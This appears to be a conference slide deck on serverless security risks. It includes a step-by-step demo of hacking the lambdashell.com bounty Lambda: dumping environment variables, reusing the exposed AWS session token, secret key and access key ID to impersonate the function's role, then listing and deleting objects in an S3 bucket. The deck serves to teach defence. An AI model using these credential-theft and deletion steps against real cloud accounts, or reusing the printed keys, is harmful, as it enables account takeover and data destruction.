

Securing The Serverless Journey

Ron Harnik

Sr. Product Marketing Manager



About Me

Ron Harnik

Lead, Product Marketing Prisma Cloud



Agenda

SERVERLESS SECURITY IN A NUTSHELL

FOCUS ON A **FEW** RISKS & PITFALLS

ACTION ITEMS FOR YOU

Shared Model Of Responsibility

APPLICATION OWNER

RESPONSIBLE FOR
SECURITY “IN” THE
CLOUD



CLIENT-SIDE

DATA IN CLOUD

DATA IN TRANSIT

APPLICATIONS (FUNCTIONS)

IDENTITY & ACCESS MANAGEMENT

CLOUD SERVICES CONFIGURATION

CLOUD PROVIDER
RESPONSIBLE FOR SECURITY
“OF”
THE CLOUD



OPERATING SYSTEM + VIRTUAL MACHINES + CONTAINERS

COMPUTE

STORAGE

DATABASE


NETWORK

REGIONS

AVAILABILITY ZONES


EDGE LOCATIONS

Security Responsibility: When You Own The Infrastructure (IaaS)




Security Responsibility: When You Adopt Serverless

<http://bit.ly/faas-vs-iaas>



EVENT SOURCES




**CODE
REPOSITORY**



INTERACTIONS

**CLOUD
RESOURCES**



**SERVERLESS
(OVER)
SIMPLIFIED**

(SOME) SERVERLESS ATTACK SURFACES



- Compromise data
- Business logic abuse
- Bypass authentication
- Leak secrets
- Denial of service
- Financial exhaustion
- Code execution

Top Risks for Serverless Applications

12 Most Critical Risks for Serverless (CSA)

<http://bit.ly/csa-top-12>

- SAS-1** : Function Event-Data Injection
- SAS-2** : Broken Authentication
- SAS-3** : Insecure Serverless Deployment Configuration
- SAS-4** : Over-Privileged Function Permissions and Roles
- SAS-5** : Inadequate Function Monitoring and Logging
- SAS-6** : Insecure Third-Party Dependencies
- SAS-7** : Insecure Application Secrets Storage
- SAS-8** : Denial of Service and Financial Resource Exhaustion
- SAS-9** : Serverless Business Logic Manipulation
- SAS-10** : Improper Exception Handling and Verbose Error Messages
- SAS-11**: Legacy / Unused functions & cloud resources
- SAS-12**: Cross-Execution Data Persistency



The Need For Serverless-Native Protection

TRADITIONAL SECURITY

Protects applications by being deployed on networks and servers


SERVERLESS

The application owner doesn't have any control over the infrastructure

TRADITIONAL SECURITY SOLUTIONS HAVE BECOME UNSUITABLE



Traditional Protections Cannot Be Deployed On Serverless



With No Infrastructure Based Protections,
Your Security is Reduced to
Good Coding and **Strict Configuration***

How We Hacked [Lambdashell.com](https://lambdashell.com)

IS SERVERLESS INSECURE? LET'S FIND OUT..

This is a simple AWS lambda function that does a straight exec. Essentially giving you a shell directly in my AWS infrastructure to just run your commands. A security teams worst nightmare.

Do whatever you want. Ultimate goal: take over the account, escalate privs or find some sensitive info.


Configured with all default permissions and settings. This service will sit for a bit and if nothing interesting happens it will be reconfigured very insecurely to see what happens. \$1,000 Bounty. Found something? Let me know at root@lambdashell.com



Challenge accepted!



Get The Environment Variables

A terminal window with a title bar showing 'user@host: ~'. The window contains a large ASCII art graphic of the words 'LAMBDA' and 'SHIELD' in a stylized, blocky font. Below the graphic, the command 'env' has been executed, displaying several environment variables including AWS_LAMBDA_FUNCTION_VERSION, AWS_SESSION_TOKEN, AWS_LAMBDA_LOG_GROUP_NAME, and LAMBDA_TASK_ROOT.

```
user@host:~ env
AWS_LAMBDA_FUNCTION_VERSION=$LATEST
AWS_SESSION_TOKEN=FQoGZXIvYXdzEI3////////wEaDBf8iRkI7D7bAFuvYCLdAdkrHROqs8BEX7eCQtgGANjvvJP+m00
jbVIgdlUEMEXxWF8Hzs9OySC/sYDz2FLAEFom/Q6IKqJJ1HylKoLX0xMHEWsYOzPUIbh1aSaHKS0ugxocl9sDaIEjcUbzlkfj
kCmSQ3AG9uXiBPsb+omKrXeSKUZqYULSooqm9ZO5NgKvDNSAD7WERdirjT7QoszjmVTiSB6sO3kjZquu82dkD9JAQ943bg4Gi
Cd+5OxmZHiZXuewaCuol5bYhWxZ9q8RBfQfNOIKOqh2+IF
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/exec
LAMBDA_TASK_ROOT=/var/task
```



Impersonate The Lambda Function

```
1. orysegal@OryMBP: ~ (zsh)
[~]$ export AWS_SESSION_TOKEN=FQoGZXIvYXdzEI3////////wEaDBf8iRkI7D7bAFuvYCLdAdkrHROqs8BEX7eCQtgGANj
vvJP+m00KbprU7nEvasjbVIgd1UEMEXxWF8Hzs90ySC/sYDz2FLAEFom/Q6IKqJJ1HyLkoLX0xMHEWsY0zPUIbh1aSaHKS0ugxoc1
9sDaIEjcUbzlkfjzv0e0Z5T0oPkCmSQ3AG9uXiBPsb+omKrXeSKUZqYULSooqm9Z05NgKvDNSAD7WERdirjT7QoszjmVTiSB6s03k
jZquu82dkD9JAQ943bg4Gixf8CLUvB6P9Cd+50xmZHiZXuewaCuol5bYhWxZ9q8RBfQfNOIK0qh2+IF
[~]$
[~]$ export AWS_SECRET_ACCESS_KEY=Y6aONZa78rMb3xpxYvp2SYh+Uz3Ik0oXnlykHcTa
[~]$
[~]$ export AWS_ACCESS_KEY_ID=ASIARZMXIAFTJIRU3KEE
[~]$
[~]$ aws sts get-caller-identity
{
  "UserId": "AROAI55KPKEETYCGL4SXW:exec",
  "Account": "123260633446",
  "Arn": "arn:aws:sts::123260633446:assumed-role/lambda_basic_execution/exec"
}
[~]$ █
```





Fail Miserably – Strict IAM Permissions

A terminal window with a title bar showing three colored window control buttons (red, yellow, green) on the left and the text '1. orysegal@OryMBP: ~ (zsh)' on the right. The terminal content shows a command being executed and an error message.

```
[~]$ aws lambda list-functions

An error occurred (AccessDeniedException) when calling the ListFunctions operation: User: arn:aws:sts::123456789012:assumed-role/c_execution/exec is not authorized to perform: lambda:ListFunctions on resource: *

[~]$
```



We're Doomed!

Maybe There's An S3 Bucket Involved?



There's Always An S3 Bucket!

```
1. orysegal@OryMBP: ~ (zsh)
[~]$ aws s3api head-bucket --bucket www.lambdashell.com
[~]$
[~]$ aws s3api head-bucket --bucket serverless-security.presentation.com

An error occurred (404) when calling the HeadBucket operation: Not Found
[~]$ █
```



List the Contents of the Bucket

```
1. orysegal@OryMBP: ~ (zsh)
[~]$ aws s3api list-objects --bucket www.lambdashell.com | head -n 20
{
  "Contents": [
    {
      "Key": "css/main.css",
      "LastModified": "2018-08-23T03:49:04.000Z",
      "ETag": "\"6bd27c95c05151c6df6876d6c5e5ba20\"",
      "Size": 10447,
      "StorageClass": "STANDARD",
      "Owner": {
        "DisplayName": "whysoserverless",
        "ID": "7264f9defc10abaef1de419ead91d3e8ef559425490820380ea69ea642dbf61e"
      }
    },
    {
      "Key": "css/style.css",
```

Do I Have “WRITE” Permissions?



```
1. orysegal@OryMBP: ~ (zsh)
[~]$ aws s3api delete-object --bucket www.lambdashell.com --key "index.html"

[~]$
```



YOU DID WHAT ?!@#?!@

IAM



Dynamo:*

BatchGetItem

BatchWriteItem

CreateTable

DeleteItem

DeleteTable

DescribeLimits

DescribeReservedCapacity

DescribeReservedCapacityOffer

ings

DescribeStream

DescribeTable

GetItem

GetRecords

GetShardIterator

ListStreams

ListTables

ListTagsOfResource

PurchaseReservedCapaci

tyOfferings

Query

Scan

